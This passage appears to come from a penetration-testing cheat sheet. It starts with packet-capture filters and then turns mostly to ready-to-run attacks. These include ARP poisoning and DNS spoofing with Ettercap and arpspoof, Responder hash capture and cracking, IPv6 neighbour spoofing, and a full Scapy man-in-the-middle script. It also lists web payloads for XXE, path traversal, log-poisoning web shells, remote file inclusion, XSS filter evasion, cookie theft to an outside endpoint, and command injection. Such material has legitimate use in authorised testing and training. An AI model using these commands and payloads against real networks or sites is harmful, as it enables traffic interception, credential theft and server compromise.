greater <length> Matches packets greater than or equal to length
(ether|ip|ip6) proto <protocol> Matches an Ethernet, IPv4, or IPv6 protocol
(ether|ip) broadcast Matches Ethernet or IPv4 broadcasts
(ether|ip|ip6) multicast Matches Ethernet, IPv4, or IPv6 multicasts
type (mgt|ctl|data) [subtype <subtype>] Matches 802.11 frames based on type and
optional subtype
vlan [<vlan>] Matches 802.1Q frames, optionally with a VLAN ID of vlan
mpls [<label>] Matches MPLS packets, optionally with a label of label
<expr> <relop> <expr> Matches packets by an arbitrary expression
```

Protocols

Arp	ether	fddi	icmp	ip	ip6
Link	ppp	radio	rarp	slip	tcp
Tr	udp	wlan			

TCP Flags

tcp-urg	tcp-rst	tcp-ack	tcp-syn	tcp-psh	tcp-fin

Modifiers

```
! or not     && or and     || or or
```

Examples

```
! udp dst port not 53                   :UDP not bound for port 53
host 10.0.0.1 && host 10.0.0.2          :Traffic between these hosts
tcp dst port 80 or 8080                 :Packets to either TCP port
```

Sniff While Scanning (Can be helpful)

```
tcpdump -nn host <ip>                          :sniff a particular ip
nmap -n -sT <ip>                               :shows 3 way handshake in tcpdump
```

```
Look for cleartext passwords while you sniff:
tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -lA
| egrep -i -B5 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=
|password=|pass:|user:|username:|password:|login:|pass |user '
```

Investigating: Files

MZ (EXE) Compilers Searchable Strings (unless attacker knows to take out)

```
"This program cannot be run in DOS mode" (most common)
"This program must be run under Win32"
"This program must be run under Win64"
-sometimes malware changes exe headers, i.e. "That program must be run…"
```

Pcap Strings Search

```
ngrep –q –I /pcaps/sample.pcap "SEARCHPHRASE"  :-q only headers & payload
ngrep –q –I /pcaps/sample.pcap "HTTP/1.0"      :should see 1.1&2.0; 1.0 often malware
strings /pcaps/sample.pcap | grep GET          :alternate search
tshark –nr /sample.pcap –Y "http.request.method==GET" :alternate search
```

Traffic Analysis

Pcap Flow (Tshark)

```
tshark –n –r /pcaps/sample.pcap –q –z conv, tcp :-z get stats
```

Filter IP & Port

```
tcpdump -r file.pcap -nnvvx 'dst host 192.168.2.109 and src port 2056'
```

Cleartext GET Requests

```
tcpdump –r file.pcap | grep 'GET'
tcpdump -vvAls0 | grep 'GET'
```

Find HTTP Host Headers

```
tcpdump –r file.pcap | grep 'Host:'
tcpdump -vvAls0 | grep 'Host:'
```

Find HTTP Cookies

```
tcpdump –r file.pcap | grep 'Set-Cookie|Host:|Cookie:'
tcpdump -vvAls0 | grep 'Set-Cookie|Host:|Cookie:'
```

Find SSH Connections

*This one works regardless of what port the connection comes in on, because it's getting the banner response.

```
tcpdump –r file.pcap 'tcp[(tcp[12]>>2):4] = 0x5353482D'
tcpdump 'tcp[(tcp[12]>>2):4] = 0x5353482D'
```

Find DNS Traffic

```
tcpdump –r file.pcap port 53
tcpdump -vvAs0 port 53
```

Find FTP Traffic

```
tcpdump –r file.pcap port ftp or ftp-data
tcpdump -vvAs0 port ftp or ftp-data
```

Common Investigation Queries

Computer Information

```
tcpdump -r udp-icmp.pcap -nnn -t -c 200|awk '{print $2}'|cut -d. -f1,2,3,4|sort|uniq -
c|sort -nr|head -n 20                          :top talkers
tcpdump –r file.pcap –e                        :find MAC Address
tcpdump –r file.pcap –e host <ip>              :find MAC for specific IP
tcpdump -r file.pcap 'port 137 || 138 || 139 || 445' :host name using Netbios & SMB
tcpdump –r file.pcap –v –n port 67 or 68       :find host name using DHCP (option 12)
tcpdump -r file.pcap -vvnA port 88 host <ip> | grep 'ldap'  :find host name using
Kerberos (option 12)
```

Windows User Account Name

```
tcpdump -r file.pcap -vvnA port 88 host <ip> | grep '..0........0...'     :Kerberos
packets for host
```

Device Model & OS From HTTP Traffic

1. To monitor HTTP traffic including request and response headers and message body:
```
tcpdump -r file.pcap -A -tttt 'tcp port http and (((ip[2:2] - ((ip[0]&0xf)<<2)) -
((tcp[12]&0xf0)>>2)) != 0)'
```
2. To monitor HTTP traffic including request and response headers and message body from a particular source:
```
tcpdump -r file.pcap -A -tttt 'src example.com and tcp port 80 and (((ip[2:2] -
((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)'
```
3. To only include HTTP requests, modify "tcp port http" to "tcp dst port http" in above commands:
```
tcpdump -r file.pcap -tttt 'tcp dst port http'
tcpdump -r file.pcap -A -tttt "tcp dst port http"
```

Look at HTTP(S) Traffic for a Single Device
```
tcpdump -r file.pcap -tttt 'tcp port https' or 'tcp port http' and 'host <infected ip>'
tcpdump -n -r file.pcap -tttt 'tcp port https and (tcp[((tcp[12] & 0xf0) >> 2)] = 0x16)'
:just SSL handshake
```

Look for Downloaded Files using tcpdump
```
tcpdump -r file.pcap -vvA | grep 'This program'
```

Look for Downloaded Files using ngrep
```
ngrep -I exercise.pcap -qt 'This program'
```

Look for downloaded files using bro/zeke
```
bro -r /pcaps/sample.pcap /opt/bro/share/bro/file-extraction/extract.bro
ls -la /nsm/bro/extracted                    :default types - .exe .txt .jpg .png .html
```

Look for downloaded files using tshark
```
tshark -r mypcap.pcap --export-objects "http,destdir"
```

Look for ips not in alerts
```
tcpdump -r file.pcap 'tcp port https' or 'tcp port http' and 'host <infected ip>'
```

Find FTP Traffic
```
tcpdump -r file.pcap -tttt port ftp or ftp-data
tcpdump -r file.pcap -vvAs0 -tttt port ftp or ftp-data
```

Pulling a sha-256 to check if files are infected:
```
Powershell: Get-FileHash .\<file> -Algorithm SHA256
Linux info: file malware.exe
Linux: shasum -a 256 malware.exe
```

MitM / Session Hijacking

Sniffing Passwords with Dsniff and MitM with arpspoof

From ouah.org

Perform

```
fragrouter –I interface B1                   :redirects (or enable IP forwarding)
arpspoof –t <clientip> <defaultgateway>      :run arspoof on mitm sets up mitm
dnsspoof                                     :look for dns queries to impersonate
sshmitm or webmitm                           :can handle older 'encyrpted' protocols
dsniff –t 21/tcp=ftp,23/tcp=telnet –n        :specify protocols to monitor (-m=auto)
```

ARP Poisoning with Cain and Able

From scotthelme.co.uk

Perform MitM

Open Cain, first step is to identify clients on the network
Click Sniffter tab, then click start sniffer button
Passive – wait; active – right click in empty list and hit scan MAC addresses
Decide who target, Select the APR tab at the bottom, click anywhere in the empty space indicated and the blue plus icon at the top of the screen will be activated. This allows you to add clients to the attack, click that.
On the left side select your target, and all on the right that appear, ok
Hit Start APR button (hard icon)
Half-routing means working on it, Full-routing means unrestricted access

Hijack Existing Sessions

Start Wireshark and capture on interface, filter ip.src==<target>
To target cookie session, filter "http.cookie && ip.src==<target>"
To see session in Wireshark, expand "Hypertext Transfer Protocol", go to cookie section, right click, copy value
Hard part is deteriming session ID, most cases named "sess" or PHPsess", etc.
To replay, open Firefox, use a cookie manager, find session value and copy in, refresh

ARP Poisoning +DNS Spoofing with Ettercap

From pentestmag.com

Perform MitM

```
sudo ettercap –G
```

Click Scan for Hosts (active scan), when finished Hosts menu/Host List
Click "Add to Target" button(s)
Click Mitm menu / Arp Poisoning / Sniff Remote Connection / ok
Start menu / Start Sniffing

*For hijacking refer to earlier Cain & Able Second section on hijacking sessions

DNS Spoofing After Establishing MitM

```
nano /usr/share/ettercap/etter.dns
```

add lines such as microsoft.com A 107.170.40.56 to point Microsoft.com to linux.com

```
sudo ettercap -T -Q -i eth2 -P dns_spoof -M arp // //
```

-T: Specifies the use of the text-based interface, -q: Runs commands in quiet mode, -P dns_spoof: Specifies the use of the dns_spoof plug-in, -M arp: Initiates a MITM ARP poisoning attack to intercept packets between hosts, // //: Specifies the entire network as the targets

SpiderLabs Responder

Answer stray LLMNR, NBT-NS, DNS/MDNS, Proxy requests.
MitM attacks include HTTP, HTTPS, SQL Server, Kerberos, FTP, IMAP, SMTP, DNS, LDAP. It can also server up malicious .exe and force downgrade for LANMAN (easier to crack).

```
./Responder.py [options]
./Responder.py -I eth0 -wrf
  --version            show program's version number and exit
  -h, --help           show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0     Network interface to use
  -i                    What IP to tell victims to connect to for LLMNR response
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain     Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
  -f, --fingerprint     This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  -v, --verbose         Increase verbosity.
```

Responsder LLMNR MitM Example (-i)

```
sudo su –
cd /opt/Responder/
./Responder.py –I eth0 –i <your-ip>

Once you get a hit, try to crack he hash with john
cd logs/                                    :/opt/Responder/logs
john –format=netntlmv2 ./SMB-NTLMv2-ssP-ip.txt:crack the hash(es) we just collected
```

Spoofing IPv6 gateways

```
thc-ipv6 attacking framework                :most common
ipv6-toolkit                                :Si6
Chiron
Reference
```

thc-ipv6 tools

```
parasite6: icmp neighbor solicitation/advertisement spoofer, puts you as MitM
fake_router6: announce yourself as router on the network w/highest priority
flood_router6: flood target w/random router advertisements
flood_advertise6: flood target w/random neighbor advertisements
scan6: IPv6 scanning tool
```

MitM at Local Link (IPv6)

1. Send spoofed Neighbor Solicitations (NS) to find the MAC addresses of your target.
2. Respond to NS with spoofed Neighbor Advertisements (NA) with the “Override Flag” and the “Solicited Flag” set.
3. Send unsolicited NA with the “Override Flag” at regular time intervals (e.g. 2 to 5 sec).

1. Fake Neighbor Solicitation Messages

```
./chiron_local_link.py vboxnet0 -neighsol -s fe80::800:27ff:fe00:0 -d
ff02::1:ff29:bfb0 -tm 33:33:ff:29:bf:b0 -ta fe80::a00:27ff:fe29:bfb0
*ff02::1:ff29:bfb0=solicited node multicast addr; 33:33:ff:29:bf:b0=corresponding
Ethernet multicast addr.; fe80::a00:27ff:fe29:bfb0=target addr we are looking for
multicast

./fake_solicitate6 vboxnet0 fe80::a00:27ff:fe29:bfb0
ff02::1:ff29:bfb0 0a:00:27:00:00:00
*0a:00:27:00:00:00=our MAC

Spoofing Neighbor Advertisements Using Scapy
>>> ether=Ether(dst="33:33:00:00:00:01")
>>> ipv6=IPv6(dst="ff02::1")
>>> na=ICMPv6ND_NA(tgt="2a03:2149:8008:2901::5", R=0, S=0, O=1)
>>> lla=ICMPv6NDOptDstLLAddr(lladdr="00:24:54:ba:a1:97")
>>> packet=ether/ipv6/na/lla
>>> sendp(packet,loop=1,inter=3)
*note nping preferable to scapy
```

2. Fake Neighbor Advertisement Messages

```
./chiron_local_link.py vboxnet0 -neighadv -d fdf3:f0c0:2567:7fe4:a00:27ff:fe74:ddaa –ta
fdf3:f0c0:2567:7fe4:7cca:db5:5666:cde4 -r -o -sol
*-d is set override flag;

[thc-ipv6-2.5] fake_advertise6
```

3. Respond with Spoofed Neighbor Advertisements to Neighbor Soliciatations (DoS/MitM)

```
./parasite6 vboxnet0 0a:00:27:00:00:00 -l –R
Remember to enable routing (ip_forwarding), you will denial service otherwise!
=> echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

Quick Notes

```
Note that nping preferable to scapy, nping autofills in, in the event you don’t craft
scapy packets quite correctly. Typically need to start scapy with sudo.
```

Sniffing Packets

```
To sniff using Berkley Packet Filters:
>>> packets = sniff(filter="host
1.1.1.1")
Sniffing using counts:
>>> packets = sniff(count=100)
Reading packets from a pcap:
>>> packets = rdpcap("filename.pcap")
Writing packets to a pcap:
>>> wrpcap("filename.pcap", packets)
```

Scapy Basics

```
Launch: sudo scapy        *requires root privs to sniff or send packets
Additionally Scapy can be imported either interactively or in a script with:
from scapy.all import *

>>> ls()                                     :list supported layers
arp, ip, ipv6, tcp, udp, icmp                :some key layers
To view layer fields use ls(layer):
>>> ls(IPv6)
>>> ls(TCP)
>>> lsc()                                    :list available commands
rdpcap, send, sr, sniff, wrpcap              :key interact cmnds
>>> help(rdpcap)                             :help example
```

Scapy Basic Packet Crafting/Viewing

```
Scapy works with layers. Layers are individual functions linked together with the "/"
character to construct packets. To build a basic TCP/IP packet with "data" as the
payload:
>>> packet = IP(dst="1.2.3.4")/TCP(dport=22)/"data"
Note: Scapy allows the user to craft all the way down to the ether() layer, but will
use default values if layers are omitted. To correctly pass traffic layers should be
ordered lowest to highest from left to right e.g. (ether -> IP -> TCP). Nping handles
much better though and is preferable, plus comes packaged w/nmap.
>>> packet.summary()                         :get a packet summary
>>> packet.show()                            :more packet details
```

Scapy Example: ICMP packet with spoofed eth/ip layers

```
$scapy
>>>e=Ether(src=”aa:bb:cc:dd:ee:ff”, dst=”ff:ee:dd:cc:bb:aa”)
>>>i=IP(src=”192.16.1.1”, dst=”192.168.1.2”)
>>>icmp=ICMP(seq=1234)
>>>frame=e/i/icmp

>>>frame                                     :displays your frame so far
>>>wrpcap(“/tmp/icmp.pcap”, frame            :write the scapy packet to pcap
>>>exit()

Alter the pcap:this ex. Alter the ICMP seq #
r=rdpcap(“/tmp/icmp.pcap”)                   :read in our file to alter
echoreq = r[0]                               :reference the packet number in pcap
echoreq[ICMP].seq = 4321                     :alter our value
echoreq                                      :verify our new packet
del echoreq[ICMP].chksum                     :we must delete our checksum to recalc
wrpcap(“/tmp/icmp2.pcap”, echoreq)           :write out the new pcap
tcpdump –r /tmp/icmp2.pcap –ntv              :verify (including good checksum)
```

Scapy Example: Spoofing a reply and response and sniffing

```
*Open 3 terminals and sudo

First Terminal: Sniff with tcpdump
$sudo -s
$tcpdump –ntA –I lo ‘icmp’

Second Terminal: Sniff with Scapy
$sudo –s
$scapy
>>>conf.L3socket=L3RawSocket                  :we only need this for local loopback
>>>r=sniff(filter=”icmp[0] = 8”, count=1, iface=”lo”)

Third Terminal: Send the Spoofed Packet
$sudo –s
$scapy
>>>conf.L3socket=L3RawSocket                  :we only need this for local loopback
>>>packet=IP(dst=”127.0.0.1”)/ICMP(type=8,code=0,id=10,seq=100)/”INSERT MESSAGE”
>>>send(packet)

*note you will see output from tcpdump, but to see scapy you need to run r[0]
>>>request=r[0]
>>>request
>>>response=IP(dst=”127.0.0.1”)/ICMP(type=0,code=0,id=10,seq=100)/”INSERT MESSAGE”
>>>send(response)
```

Scapy IPv4 Layer Fileds / Default Values

```
>>> ls(IP)
Field Type Default Value
version : BitField = (4)        ihl : BitField = (None)
tos : XByteField = (0)          len : ShortField = (None)
id : ShortField = (1)           flags : FlagsField = (0)
frag : BitField = (0)           ttl : ByteField = (64)
proto : ByteEnumField = (0)     chksum : XShortField = (None)
src : Emph = (None)             dst : Emph = ('127.0.0.1')
options : PacketListField = ([])
```

Scapy TCP Layer Fields / Default Values

```
>>> ls(TCP)
Field Type Default Value
sport : ShortEnumField = (20)   dport : ShortEnumField = (80)
seq : IntField = (0)            ack : IntField = (0)
dataofs : BitField = (None)     reserved : BitField = (0)
flags : FlagsField = (2)        window : ShortField = (8192)
chksum : XShortField = (None)   urgptr : ShortField = (0)
options : TCPOptionsField = ({})
```

Scapy Altering Packets

```
Packet layer fields are Python variables and can
be modified.
>>> packet = IP(dst="10.10.10.50")/TCP(sport=80)     :example packet
Viewing a field's value like the source port:
>>> packet.sport 80
>>> packet.sport = 443                         :Setting the source port
>>> packet.sport 443
>>> packet[TCP].dport = (1,1024)               :Setting port ranges
>>> packet[TCP].dport = [22, 80, 445]          :Setting a list of ports
>>> packet[TCP].flags="SA"                     :Setting the TCP flags (control bits)
>>> packet[TCP].flags
18 (decimal value of CEUAPRSF bits)
>>> packet.sprintf("%TCP.flags%")
'SA'
Note! For ambiguous fields, like "flags", you must specify the target layer (TCP).
>>> packet[IP].dst = "1.2.3.4"                 :Setting destination IP address(es)
>>> packet[IP].dst = "sans.org"
>>> packet[IP].dst = "1.2.3.4/16"              :Using CIDR
>>> packet[IP].dst = ["1.2.3.4","2.3.4.5", "5.6.7.8"] : Multiple Destinations
```

OS Default TTLS

```
Unix TTL: 64       Windows TTL: 128    Cisco (old) TTL: 255
```

Sending Packets

```
Creating and sending a packet:
>>> packet = IP(dst="4.5.6.7",src="1.2.3.4")/ TCP(dport=80, flags="S")
>>> send(packet)
Other send functions:
sr() sends and receives without a custom ether() layer
sendp() sends with a custom ether() layer
srp() sends and receives at with a custom ether() layer
sr1() sends packets without custom ether() layer and waits for first answer
sr1p() sends packets with custom ether() layer and waits for first answer
Send function options:
filter = <Berkley Packet Filter>
retry = <retry count for unanswered packets>
timeout = <number of seconds to wait before giving
up>
iface = <interface to send and receive>
>>> packets = sr(packet, retry=5,timeout=1.5, iface="eth0", filter="host 1.2.3.4 and
port 80")
```

Receiving and Analyzing Packets

```
Received packets can be stored in a variable when using a send/receive function such as
sr(), srp(), sr1() sr1p()
>>> packet = IP(dst="10.10.10.20")/TCP(dport=0,1024)
>>> unans, ans = sr(packet)
Received 1086 packets, got 1024 answers,remaining 0 packets
"ans" will store the answered packets:
>>> ans
<Results: TCP:1024 UDP:0 ICMP:0 Other:0>
>>> ans.summary()                           :To see a summary of the responses
>>> ans[15]                                 :View specific answer in arrary
>>> ans[15][0]                              :view sent packet in first stream
>>> ans[15][1]                              :View response to first stream
>>> ans[15][1].sprintf("%TCP.flags%")       :View TCP flags in 1st response packet
```

Spoofing IPv6 Neighbor Advertisements Using Scapy (for MitM)

```
>>> ether=Ether(dst="33:33:00:00:00:01")
>>> ipv6=IPv6(dst="ff02::1")
>>> na=ICMPv6ND_NA(tgt="2a03:2149:8008:2901::5", R=0, S=0, O=1)
>>> lla=ICMPv6NDOptDstLLAddr(lladdr="00:24:54:ba:a1:97")
>>> packet=ether/ipv6/na/lla
>>> sendp(packet,loop=1,inter=3)
```

Scapy MitM Script

```
https://pastebin.com/9Gpc9kxQ
from scapy.all import *
import sys
import os
import time

try:
        interface = raw_input("[*] Enter Desired Interface: ")
        victimIP = raw_input("[*] Enter Victim IP: ")
        gateIP = raw_input("[*] Enter Router IP: ")
except KeyboardInterrupt:
        print "\n[*] User Requested Shutdown"
        print "[*] Exiting..."
        sys.exit(1)

print "\n[*] Enabling IP Forwarding...\n"
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")

def get_mac(IP):
        conf.verb = 0
        ans, unans = srp(Ether(dst = "ff:ff:ff:ff:ff:ff")/ARP(pdst = IP), timeout = 2,
iface = interface, inter = 0.1)
        for snd,rcv in ans:
                return rcv.sprintf(r"%Ether.src%")
```

```
def reARP():

        print "\n[*] Restoring Targets..."
        victimMAC = get_mac(victimIP)
        gateMAC = get_mac(gateIP)
        send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst = "ff:ff:ff:ff:ff:ff",
hwsrc = victimMAC), count = 7)
        send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst = "ff:ff:ff:ff:ff:ff",
hwsrc = gateMAC), count = 7)
        print "[*] Disabling IP Forwarding..."
        os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
        print "[*] Shutting Down..."
        sys.exit(1)

def trick(gm, vm):
        send(ARP(op = 2, pdst = victimIP, psrc = gateIP, hwdst= vm))
        send(ARP(op = 2, pdst = gateIP, psrc = victimIP, hwdst= gm))

def mitm():
        try:
                victimMAC = get_mac(victimIP)
        except Exception:
                os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
                print "[!] Couldn't Find Victim MAC Address"
                print "[!] Exiting..."
                sys.exit(1)
        try:
                gateMAC = get_mac(gateIP)
        except Exception:
                os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
                print "[!] Couldn't Find Gateway MAC Address"
                print "[!] Exiting..."
                sys.exit(1)
        print "[*] Poisoning Targets..."
        while 1:
                try:
                        trick(gateMAC, victimMAC)
                        time.sleep(1.5)
                except KeyboardInterrupt:
                        reARP()
                        break
mitm()
```

Web Application Attacks

Fingerprinting the Web Server

```
telnet <ip> <port>                              :telnet to the server
GET /HTTP/1.1                                   :retrieve header info
Host: putanyvalue                               :

Browse site, look for upload/download, authentication forms, admin section, data entry
F12, read source code

Actions Mapped to URLs, for example Ruby on Rails:
/objects/ will give you a list of all the objects;
/objects/new will give you the page to create a new object;
/objects/12 will give you the object with the id 12;
/objects/12/edit will give you the page to modify the object with the id 12;

404/500 errors can also show info
```

Burpe Note

```
It is important to modify your Burpe Javascript file so that it doesn't phone back
home, plus helps evasion. Unpack the main burpsuite_free.jar to modify it.
```

Robots.txt Exclusions (Heavily used with PHP, though not common any more)

```
nmap –n --script=http-robots.txt.nse <ip> -p 80 :shows robots.txt exclusions
Joomla robots.txt: www.example.com/robots.txt
```

Web Server Scanners

```
Sparta
Noisy but several tools built in

Nikto
./nikto.pl –h <ip> -p <ports> -output <file>   :www.cirt.net;free; can be Nessus plugin
wikto (port of Nikto to Windows in .NET)        :www.sensepost.com

Burpe
Commercial tool, only a couple hundred a year, well worth it for pen testers

Wfuzz
python wfuzz.py -c -z file,wordlist/general/common.txt --hc 404 http://site/FUZZ
```

Email Banner Grabbing / Login with netcat

```
nc –nv <ip> 25      ;HELP                       :netcat connect to mail server,see help
nc –nv <ip> 110     ;USER bob;PASS bob          :netcat connect to mail server over 110
nc –nv <ip> 143     ;USER bob; PASS bob         :netcat connect to mail server over 143
```

XML Attacks (xPath Example)

```
Good to start with, common in web apps
Original: http://ip/dir/page.php?xml=<test>default</test>
Modify to: http://ip/dir/page.php?xml=<!DOCTYPE test [ <!ENTITY x SYSTEM
"file:///etc/passwd">]><test>%26x;</test>
*can use ftp or http

XPath Example
http://ip/dir/page.php?name=default'                   :inserting ' shows xPath used
http://ip/dir/page.php?name=default' and '1'='1        :should get the same result
http://ip/dir/page.php?name=default' or '1'='0         :should get the same result
http://ip/dir/page.php?name=default' and '1'='0        :should not get any result
http://ip/dir/page.php?name=default' or '1'='1         :should get all rslts needs more
http://ip/dir/page.php?name=default' or 1=1]%00        :needs proper enclosing, this work
http://ip/dir/page.php?name=default'%20or%201=1]/parent::*/child::node()%00 :go up node
hierarchy
```

Directory Traversal

Commands to test if susceptible to traversal (assume photo.jpg on the site)
```
/images/./photo.jpg: you should see the same file
/images/../photo.jpg: you should get an error
/images/../images/photo.jpg: you should see the same file again
/images/../IMAGES/photo.jpg: you should get an error (depending on the file system) or
something
*note that on Windows /images/ folder will work even if it doesn't exist but this will
not work on Linux web servers. Try reading the html source code to find.
```

Test to Retrieve /etc/passwd
```
images/../../../../../../../../../../../etc/passwd    :don't need to know amount of ../s
http://domain.com/folder/page.php?file=/var/www/files/../../../../../../../etc/passwd
```

Server Side Code Adds Suffix, Use Null Bytes to Bypass
```
http://domain.com/folder/page.php?file=/var/www/files/../../../../../../../../../../../etc
/passwd%00%00%00%00%00%00%00%00%00%00          :wont work after PHP 5.3.4
```

Script to retrieve etc/passwd using linux commands or windows bash
```
% wget -O - 'http://server/directories/page.php?file=../../../../../../../etc/passwd'
[...]
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
[...]
```

File Inclusion

Local File Inclusion
```
http://ip/dir/page.php?page=intro.php'          :adding ' can test for file inclusion,
sometimes can give you directory on server to test for directory traversal
http://ip/dir/page.php?page=../../../../../../../etc/shadow  :in include() example
http://ip/dir/page.php?page=/var/www/fileincl/../../../../../../../../../../../etc/passwd%
00%00%00%00%00%00%00%00%00%00          :remove suffix added by server, php 5.3.4-
```

Remote File Inclusion
```
http://ip/dir/page.php.php?page=https://assets.pentesterlab.com/test_include.txt
                                                  :shows php info
http://ip/dir/page.php?page=?page=https://assets.pentesterlab.com/test_include.txt%00%0
0%00%00%00%00%00%00%00%00              :remove suffix added by server, php 5.3.4-
```

Contaminating Log Files
```
nc -nv 192.168.11.35 80                           :netcat to victim web server
<?php echo shell_exec($_GET['cmd']);?>            :ends up writing to our access.log
```

Executing Code with Local File Inclusion Vulnerability
```
*execute our contaminated log file
http://192.168.11.35/addguestbook.php?name=a&comment=b&cmd=ipconfig&LANG=../../../../..
/../../xampp/apache/logs/access.log%00
```

Remote File Inclusion Vulnerability
```
http://192.168.11.35/addguestbook.php?name=a&comment=b&LANG=http://192.168.10.5/evl.txt
            :In this case the language variable was not set
nc -nlvp 80                                       :nc listener on 10.5 box
```

XSS Attacks

Check to see if susceptible to XSS
```
<script>alert(alert);</script>                    :simple check to see if susceptible
   Example: change the url extension example.php?name=default value to
example.php?name=<script>alert(1)</script>

PutSomething<script>Here                          :see if <script> pops up
```

Check to see if basic filtering can be bypassed (if above doesn't work)
```
<sCript>alert(test);</sCript> :change to example.php?name=<sCript>alert(1)</sCript>
example.php?name=<sC<script>ript>alert(1)</sCr</script>ipt>

PutSomething<script>Here                          :see if <script> pops up

<a onmouseover="alert(document.cookie)">xxs link</a> :onmouseover,
onmouseout,onmousemove,onclick
<plaintext/onmouseover=prompt(1)>                 :prompt/confirm alternative to alert
<plaintext/onmouseover=confirm(1)>                :prompt/confirm alternative to alert
```

```
<A HREF="http://66.102.7.147/">XSS</A>        :ip vs hostname
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A> :URL Encoding
<A HREF="http://1113982867/">XSS</A>                 :Dword encoding
<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>    :Hex encoding
<A HREF="h                                           :break on purpose
tt   p://6  6.000146.0x7.147/">XSS</A>               :Mixed encoding

<img src='zzzz' onerror='alert(1)' />
<IMG SRC=# onmouseover="alert('xxs')">        :bypass most source domain filters
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>   :if no quotes allowed
<IMG onmouseover="alert('xxs')">              :leave src out if filtering
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>   :on error alert

<DIV onmouseover="alert(document.cookie)">xxs link</div> : onmouseout, onclick
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
```

Bypass Word Exclusions

```
<script>eval(String.fromCharCode(97,108,101,114,116,40,39,49,39,41,59))</script>
*Note great converter & script
```

Javascript Insertion

```
F12, in this example <script>var $a="value";</script> :inserted next command
";alert(1);var%20$dummy%20=%20"

F12, in this example <script>var $a='value';</script> :similar to last, in this example
server is html encoding turning quotes into &quot (viewable in source/F12 in example)
';alert(1);var%20$dummy%20=%20'
```

PHP SELF (Not using htmlspecialchars)

```
page.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E     :Pages using PHP_SELF can
be susceptible to XSS
```

DOM Based (Client Side XSS)

```
page.html?default=<script>alert(document.cookie)</script>   :example 1
page.php#hacker=<script>alert(document.cookie)</script>     :example 2
http://www.some.site/somefile.pdf#somename=javascript:attackers_script_here :i.e. 3
1st example is php page using document.write w/ URL ending in page.html?default=French
2nd example mounts the same attack without it being seen by the server (which will
simply see a request for page.html without any URL parameters
3rd example finds a PDF link on the site, victim using unpatched adobe is vulnerable
```

Example XSS Sending Cookie From Web Server to Requestb.in

```
https://site.com/index.php?name=hacker<script>document.write('<img
src%3d"https://requestb.in/1kfl3q01?c%3d'%2bdocument.cookie%2b'" >');</script>
```

XSS Tools

```
BeEF                                              :software, defacement, metasploit, shell
Jikto                                             :XSS to attack internal systems
http://www.owasp.org-search XSS Filter Evasion:XSS Encoding / Filter Evasion
www.xssed.com                                     :XSS Encoding / Filter Evasion
```

Code Injection

Check to see if susceptible to Code Injection (PHP Example)

```
Try inserting a single quote at the end
/* random value */
injecting a simple concatenation "."
"."te"."st"." instead of test
Compare not using PHP sleep function, and using sleep(0) or sleep(5)
```

Concatenate commands on Input Defined Ping Example

```
Try inserting directly into the input box or the url
127.0.0.1 ; cat /etc/passwd
```

Examples (PHP)

```
page.php?name=default'                  :inserting a single quote could give info
page.php?name=default"."                :should return error giving us info
page.php?name=default"./*inserteddata*/"       :should show regular page if working
page.php?name=default".system('uname -a'); $dummy="   :example php code inj
page.php?name=default ".system('uname -a');%23        :(%23=#), same as above
page.php?name=default ".system('uname -a');//         :same as above, may need to
                                                      convert ;=%3B
```

Examples (Perl)

```
*note page doesn't automatically show cgi-bin, have to look in source
page/cgi-bin/hello?name=default'.system('uname –a');%23
```

Examples (PHP with SQL)

```
Test various breaks to see what works on example: .php?order=id
.php?order=id;}//                               :test methods, may not work exactly
.php?order=id);}//                              :get warning, may be right
.php?order=id));}//                             :in this case unexpected ) – just take out
.php?order=id);}system('uname%20-a');//         :in example we get successful execution
```

PCRE_REPLACE_EVAL Example (/e) - PHP

```
*Deprecated as of PHP 5.5.0, causes to evaluate new code as PHP code before substitution
http://ip/dir/page.php?new=hacker&pattern=/lamer/&base=Hello          :original link
http://ip/dir/page.php?new=hacker&pattern=/lamer/e&base=Hello         :/e gives error
http://ip/dir/page.php?new=system('uname%20-a')&pattern=/lamer/e&base=Hello
                                                               :gives us code execution
```

PHP: Using Assert Function To Gain Code Execution Example

```
page.php?name=default"                          : test inserting ' and " to see if errors
page.php?name=default'                          :receive assert error
page.php?name=default'.'                        :error messages disappears when adding '.'
Page.php?name=default '.phpinfo().'
```

Command Injection

Check if susceptible to Command Injection (PHP Example code using system command in server side script)

```
page.php?ip=127.0.0.1                           :default page
page.php?ip=127.0.0.1'ls'                       :inj cmd inside backticks
page.php?ip=127.0.0.1|cat /etc/passwd/          :redirect result from 1st into 2nd
page.php?ip=127.0.0.1%26%26cat%20/etc/passwd    :%26%26= && encoded
```

Add encoded new line to bypass some filters (used in multiline)

```
